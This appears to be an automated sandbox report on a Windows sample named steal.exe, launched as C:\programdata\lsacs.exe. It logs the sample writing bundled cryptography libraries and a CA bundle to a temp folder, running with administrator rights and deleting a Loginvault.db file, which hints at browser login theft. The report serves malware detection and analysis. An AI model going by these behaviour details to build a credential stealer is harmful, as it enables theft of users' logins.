C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_Salsa20.pyd	0	13824	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 73 59 fd fd 1d 0a fd fd 1d 0a fd fd 1d 0a fd fd 0a fd fd 1d 0a 12 fd 1c 0b fd fd 1d 0a fd fd 1c 0b fd fd 1d 0a fd fd 1c 0a fd fd 1d 0a 12 fd 18 0b fd fd 1d 0a 12 fd 19 0b fd fd 1d 0a 12 fd 1e 0b fd fd 1d 0a 1d fd 15 0b fd fd 1d 0a 1d fd 1d 0b fd fd 1d 0a 1d fd fd 0a fd fd 1d 0a 1d fd 1f 0b fd fd 1d 0a 52 69 63 68 fd fd 1d 0a 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 06	MZ@!L!This program cannot be run in DOS mode.$sYRichPEd	success or wait	1	7FF6A42BB279	WriteFile
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_aes.pyd	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 2f fd fd fd 41 8a fd 41 8a fd 41 83 fd fd 8e fd 41 fd 0a fd 40 c8 fd 41 fd fd fd 40 c9 fd 41 8a fd 40 af fd 41 fd 0a fd 44 c1 fd 41 fd 0a fd 45 c2 fd 41 fd 0a fd 42 c9 fd 41 fd 05 fd 49 cb fd 41 fd 05 fd 41 cb fd 41 fd 05 fd 8b fd 41 fd 05 fd 43 cb fd 41 fd 52 69 63 68 fd fd 41 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$/AAAA@A@A@ADAEABAIAAAACARichA	success or wait	2	7FF6A42BB279	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_aesni.pyd	0	15360	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 59 fd fd fd 0a fd fd fd 0a fd fd fd 0a fd fd 6e 0a fd fd fd 0a 12 fd fd 0b fd fd fd 0a fd fd fd 0b fd fd fd 0a fd fd fd 0a fd fd fd 0a 12 fd fd 0b fd fd fd 0a 12 fd fd 0b fd fd fd 0a 12 fd fd 0b fd fd fd 0a 1d fd fd 0b fd fd fd 0a 1d fd fd 0b fd fd fd 0a 1d fd 02 0a fd fd fd 0a 1d fd fd 0b fd fd fd 0a 52 69 63 68 fd fd fd 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$YnRich	success or wait	1	7FF6A42BB279	WriteFile
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_cbc.pyd	0	12288	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 73 59 fd fd 1d 0a fd fd 1d 0a fd fd 1d 0a fd fd 0a fd fd 1d 0a 12 fd 1c 0b fd fd 1d 0a fd fd 1c 0b fd fd 1d 0a fd fd 1c 0a fd fd 1d 0a 12 fd 18 0b fd fd 1d 0a 12 fd 19 0b fd fd 1d 0a 12 fd 1e 0b fd fd 1d 0a 1d fd 15 0b fd fd 1d 0a 1d fd 1d 0b fd fd 1d 0a 1d fd fd 0a fd fd 1d 0a 1d fd 1f 0b fd fd 1d 0a 52 69 63 68 fd fd 1d 0a 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 06	MZ@!L!This program cannot be run in DOS mode.$sYRichPEd	success or wait	1	7FF6A42BB279	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_cfb.pyd	0	13824	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd cd fd fd fd 8a fd fd 8a fd fd 83 fd 32 8e fd fd fd 0a fd c8 fd fd fd fd fd c9 fd fd 8a fd fd ad fd fd fd 0a fd c1 fd fd fd 0a fd c2 fd fd fd 0a fd c9 fd fd fd 05 fd cb fd fd fd 05 fd cb fd fd fd 05 fd 5e 8b fd fd fd 05 fd cb fd fd fd 52 69 63 68 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$2^Rich	success or wait	1	7FF6A42BB279	WriteFile
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_ctr.pyd	0	14848	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 4f fd fd fd 21 ca fd 21 ca fd 21 c3 fd ce fd 21 fd 0a fd 20 88 fd 21 fd fd fd 20 89 fd 21 ca fd 20 e2 fd 21 fd 0a fd 24 81 fd 21 fd 0a fd 25 82 fd 21 fd 0a fd 22 89 fd 21 fd 05 fd 29 8b fd 21 fd 05 fd 21 8b fd 21 fd 05 fd fd cb fd 21 fd 05 fd 23 8b fd 21 fd 52 69 63 68 fd fd 21 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$O!!!! ! ! !$!% !"!)!!!!#!Rich!	success or wait	1	7FF6A42BB279	WriteFile
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_ecb.pyd	0	10752	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 5a fd 51 fd 1e fd 3f fd 1e fd 3f fd 1e fd 3f fd 17 fd fd fd 1c fd 3f de fd 3e fd 1c fd 3f fd 55 fd 3e fd 1d fd 3f fd 1e fd 3e fd 3d fd 3f de fd 3a fd 15 fd 3f de fd 3b fd 16 fd 3f de fd 3c fd 1d fd 3f d1 fd 37 fd 1f fd 3f d1 fd 3f fd 1f fd 3f d1 fd fd fd 1f fd 3f d1 fd 3d fd 1f fd 3f fd 52 69 63 68 1e fd 3f fd 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 06	MZ@!L!This program cannot be run in DOS mode.$ZQ????>?U>?>=?:?;?<?7????=?Rich?PEd	success or wait	1	7FF6A42BB279	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_eksblowfish.pyd	0	22016	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 73 59 fd fd 1d 0a fd fd 1d 0a fd fd 1d 0a fd fd 0a fd fd 1d 0a 12 fd 1c 0b fd fd 1d 0a fd fd 1c 0b fd fd 1d 0a fd fd 1c 0a fd fd 1d 0a 12 fd 18 0b fd fd 1d 0a 12 fd 19 0b fd fd 1d 0a 12 fd 1e 0b fd fd 1d 0a 1d fd 15 0b fd fd 1d 0a 1d fd 1d 0b fd fd 1d 0a 1d fd fd 0a fd fd 1d 0a 1d fd 1f 0b fd fd 1d 0a 52 69 63 68 fd fd 1d 0a 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 06	MZ@!L!This program cannot be run in DOS mode.$sYRichPEd	success or wait	1	7FF6A42BB279	WriteFile
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_ocb.pyd	0	17920	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 53 59 fd fd 3d 0a fd fd 3d 0a fd fd 3d 0a fd fd 0a fd fd 3d 0a 12 fd 3c 0b fd fd 3d 0a fd fd 3c 0b fd fd 3d 0a fd fd 3c 0a fd fd 3d 0a 12 fd 38 0b fd fd 3d 0a 12 fd 39 0b fd fd 3d 0a 12 fd 3e 0b fd fd 3d 0a 1d fd 35 0b fd fd 3d 0a 1d fd 3d 0b fd fd 3d 0a 1d fd fd 0a fd fd 3d 0a 1d fd 3f 0b fd fd 3d 0a 52 69 63 68 fd fd 3d 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$SY====<=<=<=8=9=>=5====?=Rich=	success or wait	1	7FF6A42BB279	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_ofb.pyd	0	12288	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 73 59 fd fd 1d 0a fd fd 1d 0a fd fd 1d 0a fd fd 0a fd fd 1d 0a 12 fd 1c 0b fd fd 1d 0a fd fd 1c 0b fd fd 1d 0a fd fd 1c 0a fd fd 1d 0a 12 fd 18 0b fd fd 1d 0a 12 fd 19 0b fd fd 1d 0a 12 fd 1e 0b fd fd 1d 0a 1d fd 15 0b fd fd 1d 0a 1d fd 1d 0b fd fd 1d 0a 1d fd fd 0a fd fd 1d 0a 1d fd 1f 0b fd fd 1d 0a 52 69 63 68 fd fd 1d 0a 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 06	MZ@!L!This program cannot be run in DOS mode.$sYRichPEd	success or wait	1	7FF6A42BB279	WriteFile
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_BLAKE2s.pyd	0	14336	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 73 59 fd fd 1d 0a fd fd 1d 0a fd fd 1d 0a fd fd 0a fd fd 1d 0a 12 fd 1c 0b fd fd 1d 0a fd fd 1c 0b fd fd 1d 0a fd fd 1c 0a fd fd 1d 0a 12 fd 18 0b fd fd 1d 0a 12 fd 19 0b fd fd 1d 0a 12 fd 1e 0b fd fd 1d 0a 1d fd 15 0b fd fd 1d 0a 1d fd 1d 0b fd fd 1d 0a 1d fd fd 0a fd fd 1d 0a 1d fd 1f 0b fd fd 1d 0a 52 69 63 68 fd fd 1d 0a 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 06	MZ@!L!This program cannot be run in DOS mode.$sYRichPEd	success or wait	1	7FF6A42BB279	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_MD5.pyd	0	15360	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 53 59 fd fd 3d 0a fd fd 3d 0a fd fd 3d 0a fd fd 0a fd fd 3d 0a 12 fd 3c 0b fd fd 3d 0a fd fd 3c 0b fd fd 3d 0a fd fd 3c 0a fd fd 3d 0a 12 fd 38 0b fd fd 3d 0a 12 fd 39 0b fd fd 3d 0a 12 fd 3e 0b fd fd 3d 0a 1d fd 35 0b fd fd 3d 0a 1d fd 3d 0b fd fd 3d 0a 1d fd fd 0a fd fd 3d 0a 1d fd 3f 0b fd fd 3d 0a 52 69 63 68 fd fd 3d 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$SY====<=<=<=8=9=>=5====?=Rich=	success or wait	1	7FF6A42BB279	WriteFile
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_SHA1.pyd	0	17920	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 53 59 fd fd 3d 0a fd fd 3d 0a fd fd 3d 0a fd fd 0a fd fd 3d 0a 12 fd 3c 0b fd fd 3d 0a fd fd 3c 0b fd fd 3d 0a fd fd 3c 0a fd fd 3d 0a 12 fd 38 0b fd fd 3d 0a 12 fd 39 0b fd fd 3d 0a 12 fd 3e 0b fd fd 3d 0a 1d fd 35 0b fd fd 3d 0a 1d fd 3d 0b fd fd 3d 0a 1d fd fd 0a fd fd 3d 0a 1d fd 3f 0b fd fd 3d 0a 52 69 63 68 fd fd 3d 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$SY====<=<=<=8=9=>=5====?=Rich=	success or wait	1	7FF6A42BB279	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_SHA256.pyd	0	21504	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 53 59 fd fd 3d 0a fd fd 3d 0a fd fd 3d 0a fd fd 0a fd fd 3d 0a 12 fd 3c 0b fd fd 3d 0a fd fd 3c 0b fd fd 3d 0a fd fd 3c 0a fd fd 3d 0a 12 fd 38 0b fd fd 3d 0a 12 fd 39 0b fd fd 3d 0a 12 fd 3e 0b fd fd 3d 0a 1d fd 35 0b fd fd 3d 0a 1d fd 3d 0b fd fd 3d 0a 1d fd fd 0a fd fd 3d 0a 1d fd 3f 0b fd fd 3d 0a 52 69 63 68 fd fd 3d 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$SY====<=<= <=8=9=>=5====?=Rich=	success or wait	1	7FF6A42BB279	WriteFile
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_ghash_clmul.pyd	0	12800	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 2f fd fd fd 41 8a fd 41 8a fd 41 83 fd fd 8e fd 41 fd 0a fd 40 c8 fd 41 fd fd fd 40 c9 fd 41 8a fd 40 af fd 41 fd 0a fd 44 c1 fd 41 fd 0a fd 45 c2 fd 41 fd 0a fd 42 c9 fd 41 fd 05 fd 49 cb fd 41 fd 05 fd 41 cb fd 41 fd 05 fd 8b fd 41 fd 05 fd 43 cb fd 41 fd 52 69 63 68 fd fd 41 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$/AAAA@A@A@ADAEABAIAAAACARichA	success or wait	1	7FF6A42BB279	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_ghash_portable.pyd	0	13312	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 73 59 fd fd 1d 0a fd fd 1d 0a fd fd 1d 0a fd fd 0a fd fd 1d 0a 12 fd 1c 0b fd fd 1d 0a fd fd 1c 0b fd fd 1d 0a fd fd 1c 0a fd fd 1d 0a 12 fd 18 0b fd fd 1d 0a 12 fd 19 0b fd fd 1d 0a 12 fd 1e 0b fd fd 1d 0a 1d fd 15 0b fd fd 1d 0a 1d fd 1d 0b fd fd 1d 0a 1d fd fd 0a fd fd 1d 0a 1d fd 1f 0b fd fd 1d 0a 52 69 63 68 fd fd 1d 0a 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 06	MZ@!L!This program cannot be run in DOS mode.$sYRichPEd	success or wait	1	7FF6A42BB279	WriteFile
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Protocol_scrypt.pyd	0	12288	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd cd fd fd fd 8a fd fd 8a fd fd 83 fd 32 8e fd fd fd 0a fd c8 fd fd fd fd c9 fd fd 8a fd fd ad fd fd fd 0a fd c1 fd fd fd 0a fd c2 fd fd fd 0a fd c9 fd fd fd 05 fd cb fd fd fd 05 fd cb fd fd fd 05 fd 5e 8b fd fd fd 05 fd cb fd fd fd 52 69 63 68 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$2^Rich	success or wait	1	7FF6A42BB279	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Util_cpuid_c.pyd	0	10240	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 5a fd 51 fd 1e fd 3f fd 1e fd 3f fd 1e fd 3f fd 17 fd fd fd 1c fd 3f de fd 3e fd 1c fd 3f fd 55 fd 3e fd 1d fd 3f fd 1e fd 3e fd 3d fd 3f de fd 3a fd 15 fd 3f de fd 3b fd 16 fd 3f de fd 3c fd 1d fd 3f d1 fd 37 fd 1f fd 3f d1 fd 3f fd 1f fd 3f d1 fd fd fd 1f fd 3f d1 fd 3d fd 1f fd 3f fd 52 69 63 68 1e fd 3f fd 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 06	MZ@!L!This program cannot be run in DOS mode.$ZQ????>?U>?>=?:?;?<?7????=?Rich?PEd	success or wait	1	7FF6A42BB279	WriteFile
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Util_strxor.pyd	0	10240	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 5a fd 51 fd 1e fd 3f fd 1e fd 3f fd 1e fd 3f fd 17 fd fd fd 1c fd 3f de fd 3e fd 1c fd 3f fd 55 fd 3e fd 1d fd 3f fd 1e fd 3e fd 3d fd 3f de fd 3a fd 15 fd 3f de fd 3b fd 16 fd 3f de fd 3c fd 1d fd 3f d1 fd 37 fd 1f fd 3f d1 fd 3f fd 1f fd 3f d1 fd fd fd 1f fd 3f d1 fd 3d fd 1f fd 3f fd 52 69 63 68 1e fd 3f fd 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 06	MZ@!L!This program cannot be run in DOS mode.$ZQ????>?U>?>=?:?;?<?7????=?Rich?PEd	success or wait	1	7FF6A42BB279	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\certifi\cacert.pem	0	32768	0a 23 20 49 73 73 75 65 72 3a 20 43 4e 3d 47 6c 6f 62 61 6c 53 69 67 6e 20 52 6f 6f 74 20 43 41 20 4f 3d 47 6c 6f 62 61 6c 53 69 67 6e 20 6e 76 2d 73 61 20 4f 55 3d 52 6f 6f 74 20 43 41 0a 23 20 53 75 62 6a 65 63 74 3a 20 43 4e 3d 47 6c 6f 62 61 6c 53 69 67 6e 20 52 6f 6f 74 20 43 41 20 4f 3d 47 6c 6f 62 61 6c 53 69 67 6e 20 6e 76 2d 73 61 20 4f 55 3d 52 6f 6f 74 20 43 41 0a 23 20 4c 61 62 65 6c 3a 20 22 47 6c 6f 62 61 6c 53 69 67 6e 20 52 6f 6f 74 20 43 41 22 0a 23 20 53 65 72 69 61 6c 3a 20 34 38 33 35 37 30 33 32 37 38 34 35 39 37 30 37 36 36 39 30 30 35 32 30 34 0a 23 20 4d 44 35 20 46 69 6e 67 65 72 70 72 69 6e 74 3a 20 33 65 3a 34 35 3a 35 32 3a 31 35 3a 30 39 3a 35 31 3a 39 32 3a 65 31 3a 62 37 3a 35 64 3a 33 37 3a 39 66 3a 62 31 3a 38 37 3a 32 39	# Issuer: CN=GlobalSign Root CA O=GlobalSign nv-sa OU=Root CA# Subject: CN=GlobalSign Root CA O=GlobalSign nv-sa OU=Root CA# Label: "GlobalSign Root CA"# Serial: 483570327845970766 9005204# MD5 Fingerprint: 3e:4 5:52:15:09:51:92:e1:b7:5 d:37:9f:b1:87:29	success or wait	9	7FF6A42BB279	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\lsacs.exe	unknown	8	success or wait	1	7FF6A42BAEFE	ReadFile
C:\ProgramData\lsacs.exe	unknown	3	success or wait	1	7FF6A42BAF5B	ReadFile
C:\ProgramData\lsacs.exe	unknown	131075	success or wait	1	7FF6A42BAA84	ReadFile
C:\ProgramData\lsacs.exe	unknown	131075	success or wait	57	7FF6A42BAA84	ReadFile

Analysis Process: steal.exe PID: **7144**, Parent PID: **7072**

General

Target ID:	19
Start time:	17:52:27
Start date:	30/01/2023
Path:	C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\steal.exe
Wow64 process (32bit):	false
Commandline:	C:\programdata\lsacs.exe
Imagebase:	0x7ff79bbc0000
File size:	8930816 bytes
MD5 hash:	25C684D71E540BA6CBAFCDA00E002561
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 50%, ReversingLabs

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\Loginvault.db	success or wait	1	7FFC0FBF6017	DeleteFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
